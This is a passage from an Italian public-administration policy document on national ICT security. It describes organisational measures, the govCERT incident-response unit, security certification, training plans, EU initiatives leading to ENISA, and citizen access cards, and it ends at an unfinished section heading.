Inoltre, per sensibilizzare nel breve periodo coloro che utilizzano strumenti informatici, si reputa opportuno avvalersi dei mezzi d'informazione di massa per varare opportune campagne di sensibilizzazione.

<sup>8</sup> GU N° 73 30/3/2005



Per migliorare l'efficienza delle attività produttive, è opportuno ridurre i costi associabili a carenze di sicurezza agendo prioritariamente sui fattori maggiormente critici.

Le statistiche sui costi per problemi di sicurezza, riportate da osservatori internazionali accreditati<sup>9</sup>, mostrano come i costi maggiori siano addebitabili a problemi relativi ai virus, a disservizi creati anche a seguito degli attacchi DoS (Denial of service) e DdoS (Distributed DoS)<sup>10</sup> nonché ai problemi originati all'interno delle organizzazioni<sup>11</sup>.

Alla luce di queste osservazioni, da una parte viene confermata l'opportunità dell'applicazione delle misure minime previste dalla citata Direttiva del 16 gennaio 2002 e dall'altro si richiama l'attenzione sulla necessità di contrastare i possibili problemi di sicurezza mediante una corretta organizzazione dei processi.

Troppo spesso infatti si tenta di incrementare il livello di sicurezza semplicemente acquistando specifici prodotti, senza preoccuparsi di creare le condizioni perché tali prodotti possano essere utilizzati efficacemente.

Per tale motivo il settore pubblico dovrà impostare la propria organizzazione secondo schemi finalizzati ad incrementare i livelli di sicurezza dei processi interni. Il documento "Modello organizzativo nazionale di sicurezza ICT per la PA" delinea le misure di carattere organizzativo che le amministrazioni dovranno attuare, con modalità dipendenti dalle caratteristiche specifiche dell'organizzazione e dai livelli di autonomia.

A questo proposito si riprende l'indicazione della citata Direttiva in merito all'organizzazione: "La gestione della sicurezza nella PA deve essere eseguita attraverso un opportuno processo che preveda lo sviluppo di politiche di sicurezza sia a livello di Amministrazione (l'intera PA o, se necessario, specifiche pubbliche amministrazioni o parti di esse) sia a livello di sistemi ICT". Nell'ambito di tali politiche uno degli aspetti più rilevanti è costituito dalla individuazione dei ruoli ai quali assegnare la responsabilità di svolgere le principali funzioni che le politiche stesse considerano necessarie ai fini di una corretta gestione della sicurezza. Alcuni di tali ruoli sono di tipo centralizzato e prevedono l'istituzione di appositi organismi attraverso i quali assicurare la fornitura di servizi di sicurezza utili per tutte le PA, servizi che sarebbe antieconomico realizzare in ciascuna di esse. Altri ruoli sono invece da collocare all'interno delle singole Amministrazioni e sono stati in gran parte già definiti nell'allegato 2 della Direttiva sopra citata.

Come primo passo, dunque, ciascuna amministrazione dovrà designare almeno un referente per la sicurezza informatica che fungerà da elemento di contatto verso gli organismi locali e nazionali che si occupano della materia.

Si richiama inoltre l'importanza della sicurezza anche nelle attività gestite, in tutto o in parte, in outsourcing: nei relativi contratti dunque dovranno essere inserite opportune clausole a garanzia della corretta gestione dei processi.

Per rendere possibile una corretta pianificazione e gestione della sicurezza, si ritiene importante che le amministrazioni dispongano di informazioni statistiche di livello nazionale sui problemi di sicurezza, utili per pianificare gli interventi specifici inerenti le misu-

<sup>9</sup> Si cita, ad esempio, il Computer Crime and Security Survey del CSI/FBI

<sup>10</sup> Distributed DoS, attacchi Denial of Service realizzati tramite botnet, ossia gruppi di machine infette da software malevolo (bot) che possono essere comandate e controllate all'insaputa degli utenti da un'infrastruttura centralizzata

<sup>11</sup> Contrariamente a quanto si pensa, i costi per problemi di intrusioni da Internet sono limitati rispetto a quelli per azioni malevole interne

re di protezione. Tali informazioni accreditate potranno essere utilizzate anche dal settore privato per gestire in modo efficiente la sicurezza ICT.

A tal fine dovrà essere costituito un organismo deputato a raccogliere ed elaborare le notizie e le segnalazioni su problemi di sicurezza provenienti sia dalle amministrazioni, sia dai diversi settori del Paese. Tale organismo avrà il compito di produrre relazioni ufficiali circa le casistiche inerenti problemi di sicurezza ICT nel Paese e dovrebbe operare in stretta collaborazione con gli organi istituzionalmente preposti alla tutela ed al controllo della sicurezza interna.

Si ribadisce infine la necessità di un governo cooperativo e coordinato, con i necessari processi e strumenti come stabilito nel Codice dell'amministrazione digitale.

Al momento esiste un primo ruolo centralizzato provvisorio, come quello attribuito con il decreto 24/07/2002 del Ministro delle Comunicazioni e del Ministro per l'innovazione e le tecnologie al Comitato Tecnico Nazionale per la sicurezza informatica e delle telecomunicazioni nelle PA. Tale ruolo è quello di esplicitare funzioni di coordinamento delle iniziative in materia di sicurezza delle informazioni e delle telecomunicazioni nelle PA.

Il Comitato, essendo un organismo tecnico, non dispone, peraltro, di risorse e conseguentemente non può allo stato offrire alla PA servizi operativi, dei quali tuttavia si percepisce una forte necessità. Tali servizi dovranno quindi essere espletati da un apposito organismo che potrebbe essere denominato convenzionalmente Centro Nazionale per la Sicurezza Informatica (CNSI).

## 4. Iniziative in corso

Il Piano Nazionale della sicurezza ICT si innesta in un contesto operativo che già si avvale in larga misura delle tecnologie informatiche e dunque ha dovuto affrontare e risolvere alcune delle problematiche considerate dalla strategia nazionale di sicurezza.

Queste iniziative, sviluppatesi inizialmente in modo settoriale e disomogeneo, sono state oggetto di ricognizione da parte del Comitato tecnico nazionale per la sicurezza nella PA, a seguito della quale sono stati varati alcuni interventi che anticipano lo schema unitario del Piano Nazionale di sicurezza ICT e del modello organizzativo.

Tali interventi, insieme ad altre iniziative di carattere strategico a livello nazionale od europeo, sono parte integrale del presente Piano.

### 4.1 ADEGUAMENTO ALLA DIRETTIVA SULLA SICUREZZA INFORMATICA

La più volte citata Direttiva del 16 gennaio 2002 dal titolo “Sicurezza informatica e delle telecomunicazioni nelle PA statali” è stato il primo atto normativo che ha delineato un insieme coerente di interventi per attuare un livello minimo di sicurezza ICT nel settore pubblico.

L'adeguamento delle PA alla direttiva è tuttora in corso, soprattutto per quanto concerne gli aspetti organizzativi. Infatti il recepimento del modello organizzativo allegato alla Direttiva sopra citata in molti casi richiede la formazione di personale specializzato e la definizione di nuovi ruoli nell'assetto organizzativo.

Il Modello Organizzativo Nazionale di sicurezza ICT per la PA, qui allegato, accoglie appieno le indicazioni della Direttiva e le ripropone in uno schema più articolato. Può quindi affermarsi che il recepimento della citata Direttiva è il punto di partenza per attuare le indicazioni del presente Piano e del Modello Organizzativo.

### 4.2 L'ORGANISMO PER LA CERTIFICAZIONE DELLA SICUREZZA

L'Organismo di Certificazione della Sicurezza Informatica (OCSI) gestisce lo Schema Nazionale per la valutazione e certificazione della sicurezza di sistemi e prodotti nel settore della tecnologia dell'informazione e di cui al DPCM 30 ottobre 2003 dal titolo “Schema Nazionale per la valutazione e certificazione della sicurezza di sistemi e prodotti nel settore della tecnologia dell'informazione” (G. U. n.98 del 27 aprile 2004): esso agisce in conformità ai criteri europei ITSEC e alla relativa metodologia applicativa ITSEM e agli standard internazionali ISO/IEC IS-15408 (Common Criteria). L'OCSI fa parte dell'Istituto Superiore delle Comunicazioni e delle Tecnologie dell'Informazione (ISCOM) del Ministero delle Comunicazioni.

Lo Schema Nazionale citato definisce l'insieme delle procedure e delle regole nazionali necessarie per la valutazione e la certificazione di sistemi e prodotti ICT, in conformità ai criteri europei ITSEC e alla relativa metodologia applicativa ITSEM o agli standard internazionali ISO/IEC IS-15408 (Common Criteria). Esso si pone come naturale punto di arrivo di un percorso che è stato individuato e seguito in questi ultimi anni anche da numerosi altri Stati nazionali, sia in Europa sia nel resto del mondo. Per consentire l'applicazione dello Schema Nazionale citato, l'ISCOM ha predisposto le linee guida provvisorie che sono state approvate con Decreto del Ministro per l'innovazione e le tecnologie e del Ministro delle comunicazioni del 17 febbraio 2005 (vedi, amplius, il capitolo 5.3).

Una descrizione della struttura interna dello Schema Nazionale è fornita nel par. 5.2.1 del Modello Organizzativo. Per ciò che concerne le indicazioni relative ad un appropriato ed efficiente uso dei servizi di certificazione all'interno della PA si rimanda invece al par. 5.3.

### 4.3 L'UNITÀ DI GESTIONE DEGLI INCIDENTI

Nel corso del 2004 il CNIPA, con delibera del 18 marzo 2004 n.19, ha costituito al proprio interno, in attuazione del progetto "sicurezza ICT nella PA", l'unità temporanea di missione per la prevenzione e il supporto alle PA in relazione alle problematiche connesse alla gestione degli incidenti informatici, denominato govCERT.

Il govCERT in realtà è stato costituito per assolvere ad alcune delle funzioni attribuite all'organismo di coordinamento nazionale, mettendo a disposizione delle Amministrazioni ex D.Lgs 39/93 servizi centralizzati focalizzati prevalentemente sulla gestione degli incidenti informatici ma che indirizzano anche aspetti più generali della sicurezza ICT.

Il GovCERT.it è il CERT (Computer Emergency Response Team) di coordinamento dei gruppi di gestione degli incidenti informatici denominati CERT-AM nella direttiva 16/1/2002, che ne costituiscono la comunità di riferimento, ed è responsabile dell'erogazione di alcuni dei servizi essenziali per la realizzazione di un sistema di gestione degli incidenti informatici nella PA.

Per ulteriori dettagli sulla struttura, le relazioni, i servizi ed il funzionamento del CERT governativo e del sistema di prevenzione degli incidenti si vedano, tra l'altro, la specifica sezione del Modello Organizzativo dal titolo "il CERT governativo, paragrafo 3.1.1 e l'appendice A dal titolo "Indicazioni per la gestione degli incidenti informatici" dello stesso documento.

I servizi erogati dal GovCERT.it sono ispirati a criteri di efficacia ed economicità, volti ad evitare la moltiplicazione degli investimenti e delle attività in ciascuna Amministrazione, e sono connotati da caratteristiche di qualità e completezza di visione di insieme.

La missione del GovCERT.it è connotata dai seguenti obiettivi generali:

- assicurare un presidio informativo sugli eventi che possono colpire le infrastrutture, i servizi e gli utenti finali della PA, fornendo le informazioni idonee a prevenire e gestire le eventuali emergenze da parte del personale tecnico delle singole aziende della PA.;
- costituire per la PA un punto di riferimento per la sicurezza informatica;
- emanare linee guida di tipo tecnico ed organizzativo per favorire ed uniformare la capacità di risposta agli incidenti e lo sviluppo e la cultura della sicurezza nelle PA.;

- collaborare con altri Organi dello Stato che hanno competenza in materia e favorire l'interazione;
- promuovere la formazione sulla sicurezza ICT ed in particolare sulla prevenzione e gestione degli incidenti di sicurezza informatica.

La comunità di riferimento del GovCERT.it, come già detto, è costituita dai CERT-AM presenti in ciascuna Amministrazione. I servizi erogati dal GovCERT.it rispondono ad una logica di coordinamento e sono improntati al supporto ed alla prevenzione più che all'operatività. I servizi essenziali erogati dal CERT governativo di coordinamento sono i seguenti.

#### SERVIZI REATTIVI

- *Early warning* – questo servizio consiste nella diffusione di informazioni che descrivono un attacco di tipo intrusivo, una vulnerabilità, un allarme di intrusione, un codice maligno e fornisce raccomandazioni per azioni a breve termine per il trattamento dei problemi risultanti.
- Gestione degli incidenti - nell'ambito dei servizi relativi alla gestione degli incidenti il GovCERT.it erogherà i seguenti
  - il supporto alla risposta all'incidente;
  - il coordinamento della risposta all'incidente;
  - il supporto all'analisi dell'incidente ivi compresa la raccolta di elementi probatori;
- Gestione delle vulnerabilità - nell'ambito dei servizi relativi alla gestione delle vulnerabilità il GovCERT.it erogherà il servizio di coordinamento della risposta alle vulnerabilità.

#### SERVIZI PROATTIVI

- Annunci - queste comunicazioni informano la comunità circa i nuovi sviluppi con impatto a medio lungo termine.
- Diffusione di informazioni relative alla sicurezza - questo servizio fornisce alla comunità di riferimento una completa raccolta di informazioni utili a migliorare la sicurezza. Tali di informazioni possono includere:
  - linee guida per le segnalazioni e le informazioni sulle modalità per contattare il GovCERT.it;
  - archivi di allarmi, avvisi ed altri annunci;
  - documentazione relativa alle migliori prassi correnti;
  - guide generali alla sicurezza;
  - politiche, procedure e liste di controllo;
  - sviluppo di patch ed informazioni di distribuzione;
  - riferimenti dei fornitori;
  - statistiche correnti e tendenze sugli incidenti;
  - altre informazioni che possano migliorare le prassi di gestione della sicurezza.
- Raccolta e condivisione di informazioni - questo servizio permette di creare ed accrescere nel tempo una base dati di conoscenza, indispensabile non solo per

finalità statistiche, ma per valutare le tendenze ed orientare gli interventi nell'ambito della comunità di riferimento.

#### SERVIZI PER LA QUALITÀ DELLA SICUREZZA

- Sensibilizzazione
- Consulenza: in particolare per le attività di definizione di politiche e procedure di prevenzione e gestione degli incidenti uniformi nell'ambito della comunità di riferimento

### 4.4 L'UNITÀ DI FORMAZIONE

È necessario predisporre dei piani di formazione e di informazione rivolti a tutte le fasce di utenza, oltre che alle figure dirigenziali che devono approvare scelte e investimenti concernenti la gestione della sicurezza ICT. In particolare tutto il personale dell'amministrazione deve essere consapevole, in misura adeguata alle mansioni svolte, dei rischi che comporta l'uso delle tecnologie ICT e deve essere dotato di un codice scritto che indichi i comportamenti corretti da adottare e le attività da svolgere in caso di mal funzionamento o guasto. Per le attività di formazione è auspicabile che venga mantenuto attivo permanentemente un apposito centro all'interno della PA che eroghi con regolarità sia i corsi base sia i corsi di aggiornamento, una volta esaurita la fase pilota della durata di due anni che è stata già finanziata dal Consiglio dei Ministri per la Società dell'Informazione e che è attualmente in corso di realizzazione per ciò che concerne le strutture di supporto alla formazione presso il Ministero delle Comunicazioni.

### 4.5 LE INIZIATIVE INTERNAZIONALI IN TEMA DI SICUREZZA INFORMATICA: IN PARTICOLARE L'AGENZIA EUROPEA PER LA SICUREZZA ICT

La società dell'informazione non conosce confini; proprio per questo motivo e per proteggerla da diverse tipologie di attacchi, deve essere prevista una struttura di difesa che operi anche a livello internazionale e che si basi sulla cooperazione internazionale. È quindi opportuno che il CNSI, già indicato dal citato documento presentato dal Comitato Tecnico Nazionale e dal titolo "proposte concernenti le strategie in materia di sicurezza informatica delle telecomunicazioni per la PA", instauri contatti con la nascente Agenzia Europea per la Sicurezza Informatica (ENISA), l'Agenzia statunitense per la Sicurezza Informatica, il NISCC inglese (National Infrastructure Security Coordination Centre), il SEMA (Swedish Emergency Management Agency) svedese, il BSI (Bundesamt für Sicherheit in der Informationstechnik) tedesco, il "Secrétariat Général de la Défense Nazionale", francese e con altre organizzazioni similari.

Il nostro Paese, inoltre, dovrebbe assumere un ruolo attivo nei processi che si occupano della definizione di standard comuni per la sicurezza, nei processi che si occupano di trattamento delle informazioni e nella definizione delle infrastrutture IT.

L'Italia dovrebbe anche sostenere attivamente gli accordi e le regole internazionali riguardo la rilevazione di attività non autorizzate all'interno dei sistemi informativi e nel settore informatico in generale ed in particolare l'adesione alla convenzione di Budapest per

la lotta alla criminalità nel cyberspazio sottoscritta dall'Italia nel novembre 2001 e di cui si auspica fortemente la ratifica.

In correlazione con il tema trattato e per offrire un succinto panorama delle iniziative recenti e attuali nel settore internazionale concernente le strategie dirette ad assicurare la protezione delle reti informatiche, verrà qui di seguito tracciato un breve panorama di tali iniziative. Come è noto, da tempo le maggiori organizzazioni internazionali si sono date carico del problema relativo alla sicurezza informatica e le azioni intraprese sono di recente divenute più incisive: ciò sia a seguito dell'attentato di New York dell'11 settembre 2001 e delle sue conseguenze, sia a causa dell'uso della rete per motivi di lotta politica e specificatamente di aggressione terroristica, sia infine a seguito dei gravi attacchi condotti verso le reti ed i sistemi di informazione mediante le tecniche cd. DoS e DDoS nei confronti della rete Internet a cui si sono aggiunte le diffusioni di Worms e Virus.

La prima, e forse più importante iniziativa si deve all'OCSE che già nel 1992 emanò una Raccomandazione del Consiglio (16.11.1992) concernente le Linee Diretrici relative alla sicurezza dei sistemi di informazione, poi rivista e modificata in data 27 luglio 2002.

Nell'ambito dell'Unione Europea è da ricordare che il Consiglio approvò già nel 1992 una Decisione nel settore della sicurezza dei sistemi di informazione. Successivamente il 26 gennaio 2001 la Commissione inviò al Consiglio e al Parlamento una importante Comunicazione dal titolo "Creare una società dell'informazione sicura, migliorando la sicurezza delle infrastrutture dell'informazione mediante la lotta alla criminalità informatica".

A fronte di tale comunicazione il Parlamento emise il 6 settembre 2001 una "Raccomandazione relativa alla strategia per creare una società dell'informazione sicura". Peraltro la stessa Commissione il 16 gennaio 2001 aveva inviato al Consiglio un'altra importante Comunicazione dal titolo "Sicurezza delle reti e sicurezza dell'informazione. Proposta per un approccio strategico europeo".

Essa richiamava tra l'altro il lavoro svolto dagli organismi pubblici e privati di intervento in caso di emergenza informatica (CERT) e da organismi simili, rilevando tuttavia che i CERT operavano in modo diverso a seconda degli Stati membri, per cui la cooperazione appariva difficile. In ogni caso – ricordava la Commissione – il coordinamento a livello internazionale avveniva tramite il CERT/CC, un organismo parzialmente finanziato dal Governo USA, per cui i CERT europei apparivano tributari della politica di divulgazione delle informazioni del CERT/CC e di altri organismi. Infine la Commissione suggeriva agli Stati membri l'opportunità di potenziare risorse e competenze dei CERT nazionali esistenti nell'ambito dell'UE e suggeriva, inoltre, di creare una rete dei CERT per lo scambio di informazioni, rete che avrebbe dovuto essere collegata ad organismi dello stesso tipo, attivi in tutto il mondo, come ad esempio il sistema di segnalazione degli incidenti proposto dal G8.

Questi lavori hanno portato alla Risoluzione del Consiglio del 28 gennaio 2002 *"relativa a un approccio comune e ad azioni specifiche nel settore della sicurezza delle reti e dell'informazione"*. La Risoluzione, sulle implicazioni della crescente dipendenza dalle reti di comunicazione elettronica, richiedeva alla Commissione la formulazione di una strategia per un funzionamento più stabile e sicuro dell'infrastruttura Internet.

Previa consultazione degli stati membri della Comunità europea, la Risoluzione esortava la Commissione a formulare proposte finalizzate alla creazione di una "Task force" per la sicurezza informatica che potesse trarre profitto dagli sforzi nazionali volti a potenziare sia la sicurezza delle reti e dell'informazione che la capacità degli Stati membri, a livello individuale o collettivo, di far fronte ai problemi gravi di sicurezza delle reti e dell'informazione.



In tale Risoluzione il Consiglio, benché accogliesse positivamente la maggiore attenzione prestata dalle attività di ricerca alle questioni di sicurezza, sottolineò la necessità d'incrementare quest'ultime attività in particolare sui meccanismi di sicurezza e la loro interoperabilità, affidabilità e protezione delle reti.

Il Parlamento europeo ha poi emanato il 22 ottobre 2002 una Risoluzione nella quale, dopo aver affermato che i CERT presenti nei vari Stati membri operavano in modo eterogeneo, il che rendeva la cooperazione inutilmente complessa, e dopo aver citato il moltiplicarsi a livello internazionale di iniziative pubbliche e private per assicurare la affidabilità delle reti, quali ad esempio la rete per lo scambio di informazioni sulla sicurezza istituito nell'ambito del G8, nonché le reti di EUROPOL ed INTERPOL, in relazione agli aspetti istituzionali, concordava con la Commissione sulla necessità di istituire quanto prima una "Task force" sulla sicurezza delle reti con determinati specifici obiettivi<sup>12</sup>.

A seguito di tali iniziative e decisioni, la Commissione UE nel febbraio 2005 elaborò uno schema di proposta relativa alla costituzione di una Rete europea e di una Agenzia avente per oggetto la "Information Security" che avrebbe dovuto operare come punto di riferimento e di affidabilità in vista della sua indipendenza, della qualità dei suoi pareri e dei risultati conseguiti, delle informazioni fornite, della trasparenza delle sue procedure e dei suoi moduli operativi nonché della sua diligenza nei compiti affidatigli. L'Agenzia avrebbe espletato i suoi compiti in stretto collegamento con gli Stati membri ed avrebbe dovuto essere aperta ai contatti con l'industria e con i gruppi interessati. Obiettivo principale dell'Agenzia, secondo il documento originario, sarebbe stato quello di facilitare l'applicazione delle iniziative e misure comunitarie relative alla sicurezza delle reti e dell'informazione ed aiutare ad ottenere la interoperabilità delle funzioni di sicurezza nella rete nei sistemi di informazione, contribuendo in tal modo al funzionamento del Mercato Interno e stimolando in ultima analisi le capacità della Commissione e degli Stati membri in tema di sicurezza delle reti e dell'informazione.

I compiti dell'Agenzia erano molteplici così come indicato nell'art. 2 della proposta originaria. Secondo gli intendimenti della Commissione, l'Agenzia avrebbe dovuto essere strutturata nel modo seguente:

1. *Management Board*;
2. *Executive Director* e relativo staff;
3. *Advisory Board*;
4. *Working Groups* (eventuali).

<sup>12</sup> Altri testi importanti in materia di sicurezza informatica sono la Risoluzione del Consiglio UE del 18/02/2003 avente come titolo "Per una cultura della sicurezza delle reti e dell'informazione", nella quale, tra l'altro, si invitano gli Stati membri a promuovere la sicurezza quale componente essenziale del governo pubblico e privato, in particolare incoraggiando l'assegnazione delle responsabilità, e la Posizione Comune n. 39-2003, definita dal Consiglio il 26/05/2003 in vista della Decisione del Parlamento Europeo e del Consiglio circa l'adozione di un Piano pluriennale (2003-2005) per il monitoraggio del Piano di azione eEurope, la diffusione delle buone prassi ed il miglioramento della sicurezza delle reti e dell'informazione (MODINIS).

Occorre ricordare anche il programma USA per la sicurezza, recentemente sottoscritto dal Presidente Bush e avente come titolo "National Strategy to Secure Cyberspace", il quale prevede – tra l'altro – la costituzione di una National Security Response System, una struttura pubblico/privata coordinata dal Department of Homeland Security di recente istituzione, sistema che, nel settore della sicurezza, ha i seguenti compiti, relativamente alle vulnerabilità, agli allarmi ed agli attacchi informatici, e cioè: Analysis, Warning, Incident Management, Response/Recovery.



In relazione alla istituzione dell'Agenzia in questione il Consiglio il 5/6/2003 convenne un orientamento generale che conteneva tre modifiche rispetto al testo proposto dalla Commissione<sup>13</sup>, e chiese al Comitato dei Rappresentanti permanenti di esaminare il parere del Parlamento Europeo (prima lettura) non appena disponibile per consentirgli di adottare una posizione comune in una delle successive sessioni. Il testo dell'Orientamento generale è stato approvato nell'ottobre 2004 ma con due astensioni, una della delegazione tedesca ed una di quella inglese. A sua volta il Comitato economico e sociale emise il 18/06/2003 un parere favorevole ma con osservazioni in merito alla proposta della Commissione.

Il 20 novembre 2004 il Parlamento Europeo ha esaminato la proposta più volte citata approvandola ma con non trascurabili modifiche rispetto al documento originario della Commissione. Secondo la Risoluzione il compito dell'Agenzia deve essere quello di contribuire a mantenere un alto ed effettivo livello di "network and information security" nell'ambito della Comunità e di sviluppare una cultura della sicurezza informatica e delle reti a beneficio dei cittadini, dei consumatori e delle organizzazioni del settore pubblico e privato dell'Unione Europea, contribuendo in tal modo ad un corretto funzionamento del Mercato Interno.

I molteplici compiti dell'Agenzia sono indicati dettagliatamente nell'art.3 della Risoluzione: il principale è quello di raccogliere le informazioni appropriate per analizzare i rischi correnti ed emergenti, in particolare a livello europeo, che potrebbero compromettere l'affidabilità delle reti di comunicazioni elettroniche ovvero l'autenticità, l'integrità e la riservatezza delle informazioni ricevute e trasmesse attraverso tali reti e fornire il risultato delle analisi agli Stati Membri della Comunità.

La struttura dell'Agenzia è così definita:

- 1) **Management Board**, composto da un rappresentante per ciascuno degli Stati Membri, tre rappresentanti nominati dalla Commissione, tre rappresentanti nominati dal Consiglio su nominativi proposti dalla Commissione, senza diritto di voto, ciascuno dei quali rappresenta uno dei seguenti gruppi: industria ITC, gruppi di consumatori, esperti accademici nel settore della sicurezza informatica e delle reti;
- 2) **Executive Director**, indipendente nelle sue funzioni, nominato dal Management Board per un periodo di cinque anni sulla base di una lista di candidati, meritevoli e dotati di documentate esperienze amministrative e manageriali proposti dalla Commissione a seguito di una "open competition" annunciata sulla GUCE;
- 3) **Permanent Group Stakeholders**, nominati dall'E.D. e che rappresentino importanti stakeholders, quali industrie ICT, gruppi di consumatori, esperti accademici nell'ambito della sicurezza delle reti e dell'informazione, avente funzione di consulenza per l'E.D. dal quale è presieduto.

<sup>13</sup> Le modifiche principali erano: a) limitazione dell'attività dell'Agenzia ad un ruolo di consultazione e soppressione delle disposizioni riguardanti il comitato consultivo; b) modificazione della composizione del Consiglio d'amministrazione con l'inclusione di un rappresentante per ciascuno Stato, di tre rappresentanti nominati dalla Commissione e di altri tre rappresentanti, privi del diritto di voto, ciascuno dei quali in rappresentanza dell'industria, della tecnologia dell'informazione e della comunicazione, dei gruppi di consumatori e degli esperti universitari in materia di sicurezza delle reti e dell'informazione. Non può tacersi, come già detto nel testo, che appare quantomeno strano che si sia trascurata del tutto la componente giuridica, giacché la funzione consultiva non può prescindere dalla conoscenza delle implicazioni giuridiche e normative della sicurezza informatica

Il Comitato Tecnico Nazionale nel documento pubblicato nel marzo 2004 aveva auspicato che l'Agenzia desse risalto agli aspetti relativi alla componente giuridica, in quanto le funzioni da svolgere richiedevano necessariamente il supporto di giuristi specializzati in materia di sicurezza informatica<sup>14</sup>.

Per concludere, il problema relativo alla sicurezza informatica è certamente serio e non può essere risolto soltanto a livello nazionale, data la transnazionalità degli attacchi, per cui, superate le obiezioni di tipo giuridico e per evitare “situazioni di galleggiamento” della Agenzia in ambito comunitario, occorrono iniziative giuridiche e politico-legislative che diano vita ad organizzazioni in qualche modo corrispondenti nei Paesi membri, organizzazioni la cui esistenza appare il presupposto indispensabile per una azione comune e per un effettivo coordinamento operativo (vedi in relazione all'auspicata costituzione del Centro Nazionale di cui alla sicurezza informatica i capitoli 5.5.1 e 5.5.2).

---

<sup>14</sup> Tale auspicio sembra però che sia stato disatteso sia nella composizione dei vari organi dell'agenzia sia nelle successive iniziative operative dandosi esclusivo rilievo alla competenza tecnico-politica.

## 5. Ulteriori interventi per la sicurezza ICT

### 5.1 LA CULTURA DELLA SICUREZZA

Gli sviluppi dell'ICT e la sempre maggiore disponibilità di servizi in rete offerti dalle PA rischiano di accrescere il livello di rischi informatici. Va poi tenuto presente che la presenza crescente di tali rischi può causare, come già detto in precedenza, la perdita di fiducia dei cittadini nei servizi elettronici ed in particolare in quelli pubblici: in ultima analisi potrebbe determinarsi un "rifiuto" dei processi innovativi su cui si fonda lo sviluppo della società dell'informazione. Pertanto, l'assenza di adeguati livelli di sicurezza nei sistemi gestiti direttamente dai cittadini può comportare l'insuccesso dei progetti di e-government con conseguenze negative in termini di sviluppo e competitività.

Inoltre, in sistemi totalmente interconnessi quali sono le attuali strutture informatiche, è necessario che ciascun elemento del sistema abbia un adeguato livello di sicurezza, comprese le postazioni di lavoro degli utenti finali. Un difetto di sicurezza in un personal computer di un utente può infatti essere fonte di problemi per i sistemi ad esso collegati e propagarsi in modo incontrollato nelle strutture informatiche del settore pubblico e privato.

Per i motivi esposti, la sicurezza delle operazioni informatiche eseguite dai cittadini è parte integrante del Piano di sicurezza nazionale.

Il programma per conseguire tale sicurezza si articola nei seguenti punti:

- preparazione di piani formativi;
- divulgazione della cultura della sicurezza;
- diffusione di strumenti per l'accesso sicuro alla rete;
- predisposizione di canali di accesso ai servizi di e-government alternativi ad Internet.

#### 5.1.1 I PIANI FORMATIVI

Come è noto, per usare efficacemente un personal computer è necessario possedere delle conoscenze di base relative alla modalità di funzionamento nei diversi regimi d'uso ed alle potenzialità dello strumento. Queste conoscenze devono necessariamente includere gli aspetti generali di sicurezza relativi all'utilizzo del personal computer e quelli connessi alla navigazione in Internet.

L'attività formativa sui temi informatici – e sulla sicurezza ICT – deve essere parte dei percorsi educativi scolastici, in modo da assicurare una adeguata preparazione delle nuove generazioni. Inoltre, in attesa del ricambio generazionale, devono essere approntati dei percorsi formativi per le fasce di popolazione che utilizzano in modo continuato il mezzo informatico. Per queste azioni formative, ci si potrà avvalere degli strumenti avanzati che le stesse tecnologie informatiche rendono disponibili (autoformazione o e-learning).

### 5.1.2 LA CONSAPEVOLEZZA

La divulgazione della conoscenza di rischi e delle correlative precauzioni per evitarli, definita come “cultura della sicurezza”, è un elemento essenziale dello sviluppo dei servizi ICT. Infatti, rispetto al passato, è cambiato il concetto stesso di sicurezza che non è più una responsabilità esclusiva di chi eroga servizi informatici ma coinvolge significativamente anche gli utenti finali. Man mano che i servizi diventano più complessi e pervasivi, man mano che le strutture informatiche surrogano quelle tradizionali, diventa sempre più necessario che tutti i soggetti interessati, cittadini compresi, adoperino le nuove tecniche con la stessa familiarità e cura con cui utilizzano gli strumenti abituali.

È bene sottolineare che quando si parla di “cultura della sicurezza” non si intende solo la coscienza del fatto che esistono problemi di sicurezza ma anche il possesso delle nozioni che consentono di prevenire, affrontare e risolvere questi problemi. Naturalmente queste nozioni dipendono dai contesti e dal ruolo delle parti interessate ma in ogni caso il bagaglio di conoscenze necessario per interagire con sistemi informatici deve comprendere i concetti essenziali della sicurezza.

Per raggiungere questo obiettivo, è necessaria una capillare azione di sensibilizzazione e responsabilizzazione. Tale azione dovrà basarsi su opportune campagne informative che potranno utilizzare anche i mezzi di informazione di massa.

Inoltre è necessario che il settore pubblico contribuisca alla divulgazione della cultura della sicurezza arricchendo i propri siti e portali con contenuti relativi alla sicurezza ICT. Pertanto ogni sito pubblico dovrà contenere opportuni messaggi e rimandi che evidenzino i rischi relativi alla navigazione in rete e le modalità per contrastarli. In particolare dovranno essere opportunamente illustrati i rischi nonché le responsabilità e le cautele di tipo giuridico, nonché i benefici derivanti dall'uso di strumenti istituzionali quali la posta elettronica certificata, la firma digitale e i dispositivi per il controllo d'accesso (CIE, CNS o strumenti coerenti con essi).

### 5.1.3 STRUMENTI PER L'ACCESSO SICURO ALLA RETE

Internet gioca un ruolo fondamentale nello sviluppo dell'e-government, per le caratteristiche di capillarità della rete ed il suo basso costo. Per contro l'utilizzo di Internet comporta diversi problemi di sicurezza e, soprattutto, comporta la necessità di associare credenziali affidabili ai soggetti che ne sfruttano i servizi.

Occorre dunque uno strumento che consenta di utilizzare i servizi disponibili tramite Internet in modo sufficientemente sicuro, con garanzie di natura istituzionale, in modo da evitare tra l'altro la moltiplicazione delle informazioni di natura personale presso diverse banche dati, spesso sconosciute e difficilmente controllabili da parte dei cittadini.

Le carte per l'accesso ai servizi in rete (Carta d'Identità Elettronica, Carta Nazionale dei Servizi) raggiungono questo obiettivo in quanto rappresentano una credenziale d'accesso, convalidata da un'istituzione, che permette ai cittadini di dimostrare la titolarità ad accedere ai servizi senza dover fornire informazioni che potrebbero essere usate in modo malevolo. Un ulteriore vantaggio delle carte per l'accesso ai servizi in rete è la semplicità di utilizzo, dovuta alla normalizzazione delle logiche di interazione.

Per i vantaggi esposti, è necessario che le interazioni via Internet tra cittadini e amministrazioni avvengano utilizzando tali carte. Pertanto, secondo piani che dipenderanno dalle strategie di diffusione dei servizi ICT presso i diversi alvei produttivi, le tradizionali moda-

lità di accesso ai servizi mediante user-id e password dovranno essere sostituite da quelle basate sulle carte istituzionali.

La diffusione delle carte CIE e CNS rappresenta il primo passo per la costituzione di un sistema di gestione dell'identità in rete di tipo istituzionale, in grado di offrire ai cittadini sufficienti garanzie di tutela dei diritti della personalità virtuale. È auspicabile che tale sistema possa essere integrato con altri sistemi nazionali, in modo da consentire agli utenti di sfruttare i vantaggi di Internet con le stesse tutele di tipo organizzativo e normativo che contraddistinguono i servizi tradizionali.

#### 5.1.4 CANALI DI ACCESSO ALTERNATIVI AD INTERNET

